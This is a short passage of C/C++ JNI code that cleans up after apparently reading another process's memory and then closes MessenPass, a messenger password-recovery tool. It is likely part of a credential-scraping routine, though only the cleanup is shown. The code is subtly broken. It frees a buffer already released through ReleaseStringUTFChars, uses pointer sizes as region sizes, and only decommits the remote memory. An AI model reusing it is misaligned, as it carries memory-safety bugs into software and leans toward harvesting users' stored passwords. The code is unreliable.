env->ReleaseStringUTFChars(str, buffer);
free(buffer);
VirtualFreeEx(hProcess, lpItem, sizeof(lpItem), MEM_DECOMMIT);
VirtualFreeEx(hProcess, lpData, sizeof(lpData), MEM_DECOMMIT);
// Fermeture de MessenPass
SendMessage(hWnd, WM_CLOSE, 0, 0);
}
}

```

